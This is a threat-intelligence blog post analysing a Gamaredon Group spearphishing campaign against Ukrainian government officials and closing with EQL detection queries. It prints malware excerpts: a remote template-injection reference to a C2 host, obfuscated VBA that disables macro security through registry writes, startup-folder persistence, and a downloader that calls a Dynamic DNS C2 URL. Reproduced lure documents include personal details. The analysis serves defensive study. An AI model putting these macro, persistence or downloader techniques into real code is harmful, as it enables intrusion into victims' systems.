Playing defense against Gamaredon Group

elastic.co/blog/playing-defense-against-gamaredon-group

February 13, 2020

Editor's Note — August 19, 2020: The Elastic Endpoint Security solution mentioned in this post is now referred to as Elastic Security. The broader Elastic Security solution delivers endpoint security, SIEM, threat hunting, cloud monitoring, and more. Future mentions of Elastic endpoint security will refer to the specific anti-malware protection that users can enable in Ingest Manager.


For several months, the Intelligence & Analytics team at Elastic Security has tracked an ongoing adversary campaign appearing to target Ukranian government officials. Based on our monitoring, we believe Gamaredon Group, a suspected Russia-based threat group, is behind this campaign. Our observations suggest a significant overlap between tactics, techniques, and procedures (TTPs) included within this campaign and public reporting[1].

This campaign has produced and deployed updated lures on a near-daily basis that appear to target multiple Ukrainian government departments. With this high operational tempo and aggressive targeting, they consistently employ a cluster of initial access techniques and procedures. Over the past four months, these techniques have consisted of spearphishing, remote document template injection, startup folder persistence, VBA/VBScript languages, and Dynamic DNS command & control infrastructure.

In this post, we'll walk through the campaign details, reviewing the implementation while also providing solutions such as detection strategies through the use of Elastic's Event Query Language (EQL).

Campaign Details

The earliest identified infrastructure indicates this campaign has been active since August 2019. The first sample leveraging this domain was submitted to VirusTotal in early September 2019. Spearphishing emails like the example in Figure 1 (below) were used to deliver a malicious attachment and demonstrate Gamaredon Group's attempt to impersonate an anti-corruption activist. This example targeted the National Security and Defense Council of Ukraine and dates to January 17, 2020.



From: Каневський Гліб Олександрович <kanevskiy85@post.cz>
Sent: Fri 1/17/2020 8:35 AM
To: [redacted]
Cc:
Subject: Запит

Message | Доступ до публічної інформації.docx


Запит щодо доступу до публічної інформації

З повагою,
Гліб Каневський

Каневський Гліб Олександрович

Figure 1 - Spearphishing email sent to National Security and Defense Council of Ukraine

A typical lure document might masquerade as an information request to the Ministry of Foreign Affairs of Ukraine. These manufactured lures included official logos stolen from governmental offices of Ukraine and impersonated diplomats known to their targets.


МІНІСТЕРСТВО ЗАКОРДОННИХ СПРАВ УКРАЇНИ

Михайлівська площа, 1
м. Київ, 01018, Україна

Тел.: (044) 238 17 48; факс: (044) 238 18 88
E-mail: zsmfa@mfa.gov.ua
Web: http://www.mfa.gov.ua
Код ЄДРПОУ 00026620

MINISTRY OF FOREIGN AFFAIRS OF UKRAINE

1 Mykhailivska Square
Kyiv, 01018, Ukraine

24.12.2019 р. № 71/ПР/21-524/2-1791

Закордонні дипломатичні установи України

Щодо надання інформації


У зв'язку із запитом компетентних органів просимо здійснити наступні перевірки:

- щодо оформлення та видачі паспорта громадянина України для виїзду за кордон **РН 240735;**
- щодо оформлення паспорта громадянина України для виїзду за кордон або посвідчення особи на повернення в Україну на ім'я **Ведушина Сергія, 09.04.1982 р.н.**

За результатом просимо інформувати ДКС (cons_vpr@mfa.gov.ua в копії: pavlo.kovtun@mfa.gov.ua) **до кінця робочого дня 25 грудня 2019 року, виключно у разі наявності запитуваної інформації,** а також

Figure 2 - Lure document - Ministry of Foreign Affairs in Ukraine request

To improve their chances of success, they customize the request around the same date of the campaign and include urgent requests for action. These efforts are indicative of necessity.



РАДА НАЦІОНАЛЬНОЇ БЕЗПЕКИ ТА ОБОРОНИ УКРАЇНИ

Канєвський Гліб Олександрович
+380638329669
kanevskiy85@post.cz

Запит щодо доступу до публічної інформації

Керуючись статтями 1, 6, 14, 19, 20, 24 Закону України «Про доступ до публічної інформації» №2939-17 від 13.01.11 та Указом Президента України «Питання забезпечення органами виконавчої влади доступу до публічної інформації» №547/2011 від 05.05.11, **прошу надати на електронну адресу інформацію**:


- прошу надати біографічну довідку стосовно керівника РНБО України.

Відповідь прошу надати на електронну адресу:
kanevskiy85@post.cz

З повагою,
Гліб Канєвський
«17» січня 2020 рік


Figure 3 - Lure document - Information request related to NSDC Head of Ukraine
Often, the call to action first required the victim to open an attached lure document. A user who attempted to open one of these malicious attachments would see a perfectly convincing decoy document, while a sequence of invisible actions occurred behind the screen. These documents end up leveraging a technique known as template injection, a method of loading remotely hosted Microsoft Word document templates.

Microsoft Word objects function similarly to compressed archives and have properties defined using Microsoft's Open Office XML (OOXML) format. Within the decompressed `word/_rels/` subdirectory, the file `settings.xml.rels` contained a network location where a remotely hosted template was retrieved as depicted in Figure 4.



```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId1"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate" Target="
hxxp://document-out[.]hopto.org/pos.dot" TargetMode="External"/></Relationships>
```

Figure 4 - Excerpt from Settings.xml.rels
Each external URL within these lures were configured to point to Dynamic DNS providers (ddns.net, hopto.org). Dynamic DNS provides automation around updating a name server in the Domain Name System (DNS). By adopting this technique, this shows the adversary's attempt to mask their ownership and obscure atomic indicator associations through the use of transient infrastructures, such as Dynamic DNS.



Opening: http://document-out.hopto.org/pos.dot (0%)

Figure 5 - Word startup screen showing download of remote document template
The remote templates are macro-enabled, configured to execute VBA macro code that persists a VBScript object in the victim's startup folder as a foothold. We assess the objective of this initial code is used to identify the victim and to protect the second-stage payload that is intended only for their targeted victims. In the next sections, we will review the document's metadata and macro code found in a recent sample.

Document metadata analysis

In malicious campaigns, infrastructure is commonly created for specific targets. This serves multiple purposes, but frequently it's done to track implants and frustrate automated research and analysis. As analysts, this gives us some insight into the adversaries' maturity, experience, and resources. As an example, an adversary who reuses lure documents or templates may be less experienced, not interested in high-value targets, or using monetized infrastructure from previous campaigns.

Analyzing the metadata from the lure document and template allows us to see when these weaponized documents were created, as well as identify any associations between different elements of the campaign.

As we can see in Figure 6, the lure document was created on December 24, 2019 by the Author "ШУРИК". In Figure 7, we can see that the Author is the same as observed in the lure document (ШУРИК). Additionally, we can see that the remote template was created on December 12, 2019 and then modified on December 24, 2019. There were 5 modifications to it, indicating that it has been used for 5 campaigns in 12 days — or about 2.5 days per campaign. With moderate confidence, this tells us that the remote template is likely reused and updated with new macros for new campaigns, and that they were created by the same Author (or at a minimum, the same instance of Microsoft Word).

As an analyst note, we see different tool markings that indicate this was created by a Russian speaker (Russian Author, Russian Language Code, Cyrillic character set, and the usage of Reanimator Extreme Edition). While we can use those as information to help inform overall analysis, this information can be seeded — so it doesn’t prove anything definitively on its own. In this case, this aligns with other open source analysis linking this to the Gamaredon Group, which is believed to be Russian in origin.

File Size	46 kB
File Type Extension	docx
MIME Type	application/vnd.openxmlformats-officedocument.wordprocessingml.document
Last Modified By	ШУРИК
Revision Number	2
Create Date	2019:12:24 15:58:00Z
Modify Date	2019:12:24 16:10:00Z
Template	pos.dot
Total Edit Time	2 minutes
Pages	1
Words	195
Characters	1114
Application	Microsoft Office Word
Lines	9
Paragraphs	2
Company	Reanimator Extreme Edition
Characters With Spaces	1307

Figure 6 - Metadata from the lure document (truncated for length)

File Size	44 kB
File Type Extension	doc
MIME Type	application/msword
Language Code	Russian
Author	ШУРИК
Template	pos.dot
Last Modified By	ШУРИК

Software	Microsoft Office Word
Create Date	2019:12:12 11:48:00
Modify Date	2019:12:24 10:30:00
Code Page	Windows Cyrillic
Company	Reanimator Extreme Edition
Char Count With Spaces	0
Revision Number	5
Total Edit Time	0
Words	0
Characters	0
Pages	1
Paragraphs	1
Lines	1

Figure 7 - Metadata from the remote template (truncated for length)
While we cannot state with any authority, searching for the Author “ШУРИК” has identified similar TTPs (lure documents with remote template injection) as far back as September of 2019.

Macro code analysis

The macro code was obfuscated using string concatenation and procedurally generated variables — techniques that are often used to bypass static detection technologies. Upon execution, this code provides reverse shell functionality that allows an adversary access to the victim’s system and capability to access shared resources on their local network. Figure 8 contains an excerpt of the macro that depicts the creation of a reverse shell and some of the system information collected automatically.

```
Dim NoARzTHy
NoARzTHy = "Set WShell=CreateObject(""WSc" + "ri" + "pt.S" + "hel" + "l"")"
Set PWFJWatF = CreateObject("WScr" + "ipt.Ne" + "two" + "rk")
Dim pbuvwTLK, JzESywut
Set GGZucIZE = CreateObject("Sc" + "rip" + "ting.Fi" + "leSy" + "stemOb" + "ject")
pbuvwTLK = GGZucIZE.Drives(Environ("Syst" + "emDri" + "ve")).SerialNumber
OYTgBXAP = PWFJWatF.ComputerName
```

Figure 8 - First 7 lines of macro code from the loaded document template
Figure 9 shows an excerpt of the same code removing the concatenation.

```
Dim NoARzTHy
NoARzTHy = "Set WShell=CreateObject("WScript.Shell")"
Set PWFJWatF = CreateObject("WScript.Network")
Dim pbuvwTLK, JzESywut
Set GGZucIZE = CreateObject("Scripting.FileSystemObject")
pbuvwTLK = GGZucIZE.Drives(Environ("SystemDrive")).SerialNumber
OYTgBXAP = PWFJWatF.ComputerName
```

Figure 9 - First 7 lines of macro code - Removal of concatenation

The serial number and hostname of the victim's computer are some of the first pieces of information the VBA collects. They are converted to hexadecimal and included in the reverse shell HTTP request to identify both the implant and the victim. Figure 10 shows off the configuration of the URI request within the macro and Figure 11 represents an example URI.

```
JzESywut = "h" + "tt" + "p:" + "//l" + "ibcr" + "ash.dd" + "ns.ne" + "t/" & OYTgBXAP & "_" &
HFzesifc & "//po" + "sol" + "re" + "boo" + "t.ph" + "p"
```

Figure 10 - URI request configuration - Macro

```
JzESywut = hxxp://libcrash.ddns[.]net/ENDPOINT1_96L02G3D//posolreboot.php
```

Figure 11 - URI request configuration - Example

By default, Microsoft disables external or untrusted macros by setting key values in the registry at `HKCU\Software\Microsoft\Office\(VERSION)\Word\Security\`. The first registry modification made by this macro changes the key value of `AccessVBOM` to 1, effectively bypassing the default setting to enable external or untrusted macros. The second registry modification enables all macros automatically and disables warnings for future macro-enabled objects. Figure 12 represents the macro code for these registry modifications.

```
FEDzCjgi$ = "HKEY_CURRENT_USER\Software\Microsoft\Office\" & Application.Version &
_"\Word\Security\"
CreateObject("WScript.Shell").RegWrite FEDzCjgi$ & "AccessVBOM", 1, "REG_DWORD"
CreateObject("WScript.Shell").RegWrite FEDzCjgi$ & "VBAWarnings", 1, "REG_DWORD"
```

Figure 12 - Registry modifications found in macro

The remaining lines of code end up writing a VBScript file and placing it in the user's startup directory. Figure 13 contains an excerpt of the beginning lines of macro code where the VBScript (security.vbs) is written to disk and placed in the startup folder.

```
Dim LISPVdZd As Object
Set LISPVdZd = GGZucIZE.CreateTextFile(FESHWDaD + "\Mi" + "croso" + "ft\Wi" + "ndow" +
"s\St" + "art Men" + "u\Pro" + "grams\Sta" + "rtup\secur" + "ity.v" + "b" + "s", True, True)
```

Figure 13 - Macro code writing VBScript file (security.vbs)

Upon rebooting or successfully authenticating to an infected system, the persistent VBScript file is automatically executed and a standard HTTP GET is made with the previously observed URI (Figure 14). If the request is successful, the response body gets stored into another variable. This functionality appears to serve as a downloader that has specific subroutine instructions for reassembling a binary on disk. Figure 14 contains an excerpt of the function used to construct the HTTP GET request.

```
Function TOGeMFBD(iWotBBKf)
On Error Resume Next
Set EXJJrRlN = CreateObject("MSXML2.XMLHTTP")
With EXJJrRlN
.Open "GET", iWotBBKf, False
.send
End With
If EXJJrRlN.Status = 200 Then
TOGeMFBD = EXJJrRlN.ResponseBody
End If
End Function
```

Figure 14 - GET request (security.vbs)
During dynamic analysis, analysts identified that the script enters a loop while sending the request. A 0-byte file is created under the infected user’s roaming profile with a procedurally generated file name and text file extension. The file is iteratively written and deleted without the contents changing.

Analysts have not confirmed the purpose of this file, and suspect it is used to reassemble a segmented later-stage implant. Potential reasons to obfuscate this process include evading detection and response solutions.

Pteranodon update

While doing this research, we observed samples and artifacts that appear to be related to an updated version of the Gamaredon Group’s custom backdoor, known as Pteranodon. Although we don’t have substantial evidence that Pteranodon is the final payload victims are infected with during this campaign, we assess with moderate confidence that this activity is linked to Gamaredon Group.

Three PE samples were uploaded to VirusTotal last month with each dropping two text files (ExcelMyMacros.vba, wordMacros.vba). The two text files share several similarities to the VBA macro code found in the remote templates used in this campaign — specifically, the methods of retrieving and hex-encoding the serial number and similar subroutine logic. Figure 15 depicts the VBA macro code from the remote template on the left and the dropped VBA macro code from a known Pteranodon implant on the right.

VBA from Campaign

```
For LfJesrvH = 0 To UBound( IvAPFGDD )" + vbCrLf
LISPVdZd.Write "IvAPFGDD(LfJesrvH) = Asc( Mid( EaCJFwPc, LfJesrvH + 1, 1 ) )" + vbCrLf
LISPVdZd.Write "Next" + vbCrLf
LISPVdZd.Write "GetFEDzCjgi = IvAPFGDD" + vbCrLf
```


VBA from Pteranodon

```
For i = 0 To UBound( asrrCodes )" + vbCrLf
NewVDJKpCBSFile.Write "   asrrCodes(i) = Asc( Mid( myPassPhrase, i + 1, 1 ) )" + vbCrLf
NewVDJKpCBSFile.Write " Next" + vbCrLf
NewVDJKpCBSFile.Write " GetKey = asrrCodes" + vbCrLf
```

Figure 15 - Macro comparison - VBA from Campaign (top) vs VBA from Pteranodon (bottom)
Both text files contained VBA, and had the same functionality for disabling macro warnings, creating a persistent VBScript in the startup folder and establishing connections to C2. What’s interesting with the dropped text files (VBA), is that they show the true variable names used by the developers

before their tooling obfuscates the variables. At the time of this writing, each of the four C2 servers (see attached indicators) affiliated with Pteranodon samples were currently active and hosted a network allocated to ASN9123 (TIMEWEB LTD). Macro code associated with the Gamaredon Group campaign targeting Ukraninan officials called back to C2 hosted in the same network.

An interesting change in some of these artifacts appears to be the adoption of .NET. Along with the two text files containing VBA code, there are three dropped DLL's (Microsoft.Office.Interop.Excel.dll, Microsoft.Office.Interop.Word.dll, Microsoft.Vbe.Interop.dll) and a .NET sample showing dependencies with these files. Figure 16 shows a hex-encoded reference to one of the VBA files (wordMacros.txt). Based on these observations, it's intriguing to see Gamaredon Group continue to leverage core functionality of their VBA stager code, but in a new method of execution by using .NET



```
FileInfo fileInfo3 = new FileInfo(Environment.CurrentDirectory + iHkzFJi("5c:5c:77:6f:72:64:4d:61:63:72:6f:73:2e:74:78:74"));
string text3 = "Hp_sfghOpefghfd_Somfing\\Dp_saOped_pfghfgOpep_sad_pt";
string destFileName3 = "HKp_ayO123gggfd_pR\\Ofp_avbasd_p222e";
for (int k = 22; k < 56; k++)
{
    text3 = text3.Replace(Convert.ToChar(k), 'z');
}
if (text3.Length < 10)
{
```

Figure 16 - .NET reference to “wordMacros.txt”

Detection crafting

For organizations interested in detecting TTPs discussed in this blog post, detection logic has been provided for the following categories:

Dynamic DNS

Dynamic DNS enables adversaries to rapidly provision very large numbers of records that map back to their infrastructure, creating a confusion layer between victims and adversaries. Gamaredon Group exclusively used Dynamic DNS locations for remotely hosted templates, rotating domains consistently, and leveraging separate infrastructure for hosting stagers and templates.

Profiling Dynamic DNS for your enterprise is an amazing way to get started hunting — not just to baseline and build environmental awareness, but also to outright find evil. We will primarily focus on the two Dynamic DNS providers observed in relation to this campaign, but feel free to extend your profiling of providers by reviewing this extensive post from the Cisco team. If you need inspiration, consider counting up all non-browser processes that made a DNS request to one of these Dynamic DNS providers as shown in Figure 17.

```
dns where wildcard(query_name, "*.ddns.net", "*.hopto.org", "*.bounceme.net") and
    process_name not in ("chrome.exe","iexplore.exe", "firefox.exe")
| count process_name, query_name
```

Figure 17 - EQL Query - Count of non-browser process to dynamic DNS providers
Another option examines the processes that most frequently communicate with these providers, and may provide more context regarding how dynamic DNS is used in your environment, or enable an analyst to find signs of other malicious activity.

```
network where event of
    [dns where wildcard(query_name, "*.ddns.net", "*.hopto.org", "*.bounceme.net")
| count process_name, total_in_bytes, total_out_bytes
```

Figure 18 - EQL query - Network traffic of processes to dynamic DNS providers

Template Injection

Spearphishing attachments that utilize template injection may bypass security controls because they contain no embedded VBA code. The attached document retrieves a remotely hosted template where the malicious VBA code resides. In order to detect this activity dynamically, analyze DNS and network traffic over common protocols (HTTP/HTTPS/SMB) and processes generated by Microsoft Office applications. Enterprise defenders may need to whitelist any legitimate use of remotely hosted templates, or any benign network activity to Microsoft infrastructure. Below is an example EQL query focused on new process creation events from Office products that also made DNS requests outside our whitelist.

```
sequence by unique_pid
    [process where process_name in ("winword.exe", "excel.exe", "powerpnt.exe")]
    [dns where not wildcard(query_name , "*.microsoft.com", "*.skype.com")]
```

